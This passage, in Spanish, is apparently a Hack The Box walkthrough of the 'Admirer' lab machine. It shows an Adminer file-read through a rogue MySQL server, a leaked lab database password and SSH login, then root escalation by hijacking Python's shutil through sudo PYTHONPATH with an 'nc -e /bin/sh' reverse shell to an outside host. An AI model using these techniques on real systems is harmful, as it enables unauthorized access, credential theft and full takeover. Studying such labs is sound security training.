MariaDB [(none)]> GRANT ALL ON *.* TO 'anguss'@'%' IDENTIFIED BY 'anguss123';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

Ahora vamos a iniciar sesión con este usuario para crearnos la base de datos a la que nos queremos conectar remotamente como nos dice la vulnerabilidad

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#mysql -u anguss -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.3.22-MariaDB-1 Debian bulldd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database Admirer;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]>
```



Admirer

```
GNU nano 4.9.3 /etc/mysql/mariadb.conf.d/50-server.cnf
# this is only for the mysqld standalone daemon
[mysqld]

#
# * Basic Settings
#
user                 = mysql
pid-file             = /run/mysqld/mysqld.pid
socket               = /run/mysqld/mysqld.sock
#port                = 3306
basedir              = /usr
datadir              = /var/lib/mysql
tmpdir               = /tmp
lc-messages-dir      = /usr/share/mysql
#skip-external-locking

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address         = 127.0.0.1

#
```

Una vez creada la base de datos, debemos darle permisos a Mysql para que se pueda realizar la conexión remota vamos al archivo 50-server.cnf

Y estado ahí vamos a comentar la línea bind-address

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
#bind-address         = 127.0.0.1
```

Y reiniciamos nuestro servicio de mysql, después de esto nos dirigimos al navegador, para realizar la prueba y si todo está bien, lograremos una conexión, ingresamos los datos que acabamos de configurar

Language: English

Admirer 4.6.2

Login

System	MySQL
Server	10.10.15.239
Username	anguss
Password	••••••••
Database	Admirer

Login ☐ Permanent login

Y de esta manera ya tenemos una sesión creada en adminer, ahora debemos tratar de leer algún documento.

Database: Admirer - 10.10.15.239 - Adminer - Mozilla Firefox

10.10.10.187/utility-scripts/adminer.php?server=10.10.15.239

Language: English

MySQL » 10.10.15.239 » Database: Admirer Logout

Admirer 4.6.2

DB: Admirer

SQL command Import Export Create table

No tables.

Alter database Database schema Privileges

Tables and views

No tables.

Create table Create view

Routines

Create procedure Create function

Events

Create event



Admirer

Pero vemos que aún no tenemos ninguna tabla donde podamos realizar las pruebas, así que vamos a crearnos una tabla.

```
MariaDB [Admirer]> create table prueba (data varchar(300));  
Query OK, 0 rows affected (0.047 sec)  
MariaDB [Admirer]> 
```

Y al refrescar en el navegador, vemos que la tabla se carga con éxito

Language: English ▾

Admirer 4.6.2

DB: Admirer ▾

[SQL command](#) [Import](#)
[Export](#) [Create table](#)

[select prueba](#)

Después de ensayar varias cosas, vemos que podemos cargar los documentos de utility-scripts

Language: English ▾ MySQL » 10.10.15.239 » Admirer » SQL command Logout

Admirer 4.6.2

DB: Admirer ▾

[SQL command](#) [Import](#)
[Export](#) [Create table](#)

[select prueba](#)

SQL command

```
load data local infile 'info.php'  
into table prueba  
fields terminated by "\n"
```

Query executed OK, 1 row affected. (0.523 s) [Edit](#)

```
load data local infile 'info.php'  
into table prueba  
fields terminated by "\n"
```

Execute Limit rows: ☐ Stop on error ☐ Show only errors



Admirer

Pero estos archivos no nos dan mucha información.

```
MariaDB [Admirer]> select * from prueba;
+-----+
| data |
+-----+
| <?php phpinfo(); ?> |
+-----+
1 row in set (0.000 sec)

MariaDB [Admirer]>
```

así que vamos a tratar de subir el archivo index.php que habíamos enumerado antes, para este caso debemos retroceder un directorio y cargar el index.html.

Language: English

MySQL » 10.10.15.239 » Admirer » SQL command

Logout

Admirer 4.6.2

DB: Admirer

SQL command Import Export Create table

select prueba

SQL command

load data local infile '../index.php' into table prueba fields terminated by "\n"

Query executed OK, 123 rows affected. (0.553 s) Edit

load data local infile '../index.php' into table prueba fields terminated by "\n"

```
<?php
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";

// Create connection
```

Ahora al leer lo que llevamos en nuestra base de datos vemos que nos devuelve los datos, pero con una password diferente

También podemos visualizar la información ingresando por medio del enlace select en el navegador

Select: prueba - 10.10.15.239 - Admirer - Mozilla Firefox

10.10.187/utility-scripts/admirer.php?server=10.10.15.2

☐ edit

<?php

☐ edit

\$servername = "localhost";

☐ edit

\$username = "waldo";

☐ edit

\$password = "&<h5b~yK3F#{PaPB&dA}{H>";

☐ edit

\$dbname = "admirerdb";

☐ edit

// Create connection

☐ edit

\$conn = new mysqli(\$servername, \$username, \$password, \$dbname);

☐ edit

// Check connection

☐ edit

if (\$conn->connect_error) {

☐ edit

die("Connection failed: " . \$conn->connect_error);

☐ edit

}

☐ edit

☐ edit

\$sql = "SELECT * FROM items";

☐ edit

\$result = \$conn->query(\$sql);

☐ edit

☐ edit

if (\$result->num_rows > 0) {

☐ edit

// output data of each row

Load more data

Page 1 2 3

Whole result ☐ 124 rows

Modify Save

Selected (0) Edit Clone Delete



Admirer

Vamos a tratar de conectarnos por medio de ftp o ssh como hemos realizado con los otros password encontrados y con estas credenciales podemos iniciar sesión por medio de ssh

```
[root@angussMoody]~# ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ cd /home/waldo/
waldo@admirer:~$ ls -l
total 4
-rw-r----- 1 root waldo 33 Jul  9 00:42 user.txt
waldo@admirer:~$ cat user.txt | wc -c
33
waldo@admirer:~$
```

De esta manera obtenemos nuestra primer flag

- **Escalada de Privilegios:**

Para la escalada vamos a ejecutar el comando `sudo -l` que es el que utilizamos siempre que logramos tener una Shell sin privilegios o cuando logramos acceder como un usuario y esto nos da como resultado que podemos ejecutar el archivo llamado `admin_tasks.sh` sin password y con todos los permisos.

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
  env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\
:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, listpw=always

User waldo may run the following commands on admirer:
  (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
```



Admirer

Ejecutamos este script y después de hacer pruebas vemos que en la opción 6 y 7 nos muestra algo particular

```
waldo@admirer:~$ sudo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~$ sudo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 7
Running mysqldump in the background, it may take a while...
waldo@admirer:~$
```

Así que vamos a investigar un poco sobre que trata el script, al dirigirnos al directorio donde se encuentra el script, vemos otro script en Python llamado backup.py que nos llama la atención ya que precisamente las opciones 6 y 7 son opciones de Backup.

```
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
waldo@admirer:/opt/scripts$
```

Ahora pasamos a analizar el script así que lo abrimos en nano

```
GNU nano 2.7.4 File: admin_tasks.sh

then
    echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
    /bin/cp /etc/shadow /var/backups/shadow.bak
    /bin/chown root:shadow /var/backups/shadow.bak
    /bin/chmod 600 /var/backups/shadow.bak
    echo "Done."
else
    echo "Insufficient privileges to perform the selected operation."
fi
}

backup_web()
{
    if [ "$SEUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$SEUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```


Admirer

Vemos que en la opción 6 está realizando un llamado al script que habíamos visto anteriormente, vamos a ver que nos muestra este script

```
GNU nano 2.7.4      File: backup.py

#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text
```

Como podemos ver es un script que, aunque no se mucho de programación, me parece que llama a make_archive y la biblioteca shutil, como no se mucho de Python y programación, pasé a leer el foro y me encontré con varios comentarios que me ayudaron a encontrarme con esta página (<https://rastating.github.io/privilege-escalation-via-python-library-hijacking/>) donde nos dice que podemos secuestrar una biblioteaca, así que vamos a tratar de realizarlo por medio de shutil, que como vemos en el artículo vamos a crear un archivo y lo llamamos shutil.py, ya que esta biblioteca es la que se llama en el archivo backup.py, para esto creé un nuevo directorio llamado priv donde voy a crear este archivo

```
waldo@admirer:~$ mkdir priv
waldo@admirer:~$ cd priv/
waldo@admirer:~/priv$ nano shutil.py
```

Después de varias pruebas, vemos que make_archive está realizando un llamado a tres argumentos, así que finalmente de esta forma creamos el archivo, importando la biblioteca os para darle la orden de nuestra rev Shell.

```
GNU nano 2.7.4      File: shutil.py      Modified

import os

def make_archive(a, b, c):
    os.system('nc 10.10.14.238 4444 -e "/bin/sh"')

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Linter
```



Admirer

Ahora que ya tenemos nuestro archivo malicioso, debemos buscar la forma de cambiar la ruta, para cuando se ejecute el script `admin_tasks.sh` que como ya vimos se ejecuta como root nos haga un llamado a nuestro archivo, esta parte me hizo recordar la máquina `magic`, que la pueden ver en mi github (<https://github.com/angussMoody/HackTheBox-Writeup>) ahora vamos a hacer uso de `PYTHONPATH` para que llame primero la ruta que yo le configure, no sin antes poner mi máquina a la escucha con el puerto previsto.

```
waldo@admirer:~/priv$ sudo PYTHONPATH=/home/waldo/priv/ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: █

[-(root@angussMoody)~(~/home/angussmoody/hackthebox/Admirer-10.10.10.187)]
#nc -lvp 4444
listening on [any] 4444 ...
```

Ahora al ejecutar el script, cuando ejecutamos la opción 6 este nos va a llamar nuestro archivo malicioso a través de `backup.py`

```
waldo@admirer:~/priv$ sudo PYTHONPATH=/home/waldo/priv/ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~/priv$ █

[-(root@angussMoody)~(~/home/angussmoody/hackthebox/Admirer-10.10.10.187)]
#nc -lvp 4444
listening on [any] 4444 ...

10.10.10.187: inverse host lookup failed: Unknown host
connect to [10.10.14.238] from (UNKNOWN) [10.10.10.187] 41756
whoami
root
```


Admirer

Y de esta manera nos devuelve una conexión como root, ahora lo que podemos realizar es crear una rev Shell más amigable por medio de Python, como lo hemos visto en máquinas anteriores

```
[root@angussMoody]-[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#nc -lvp 4444
listening on [any] 4444 ...

10.10.10.187: inverse host lookup failed: Unknown host
connect to [10.10.14.238] from (UNKNOWN) [10.10.10.187] 41756
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@admirer:/home/waldo/priv# export TERM=screen-256color
export TERM=screen-256color
root@admirer:/home/waldo/priv# stty rows 30 cols 145
stty rows 30 cols 145
root@admirer:/home/waldo/priv# ^Z
[1]+  Detenido                  nc -lvp 4444
[*]-[root@angussMoody]-[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#stty raw -echo
[*]-[root@angussMoody]-[/home/angussmoody/hackthebox/Admirer-10.10.10.187]
#nc -lvp 4444

root@admirer:/home/waldo/priv#
```

Y ya con una Shell más amigable, podemos explorar la máquina

```
root@admirer:~# whoami & id & hostname
[1] 2609
[2] 2610
root
admirer
[1]- Done                  whoami
root@admirer:~# uid=0(root) gid=0(root) groups=0(root)

[2]+ Done                  id
root@admirer:~# cat root.txt | wc -c
33
root@admirer:~#
```

De esta manera encontramos la flag de Root.

Saludos **Fr13ndS HTB**

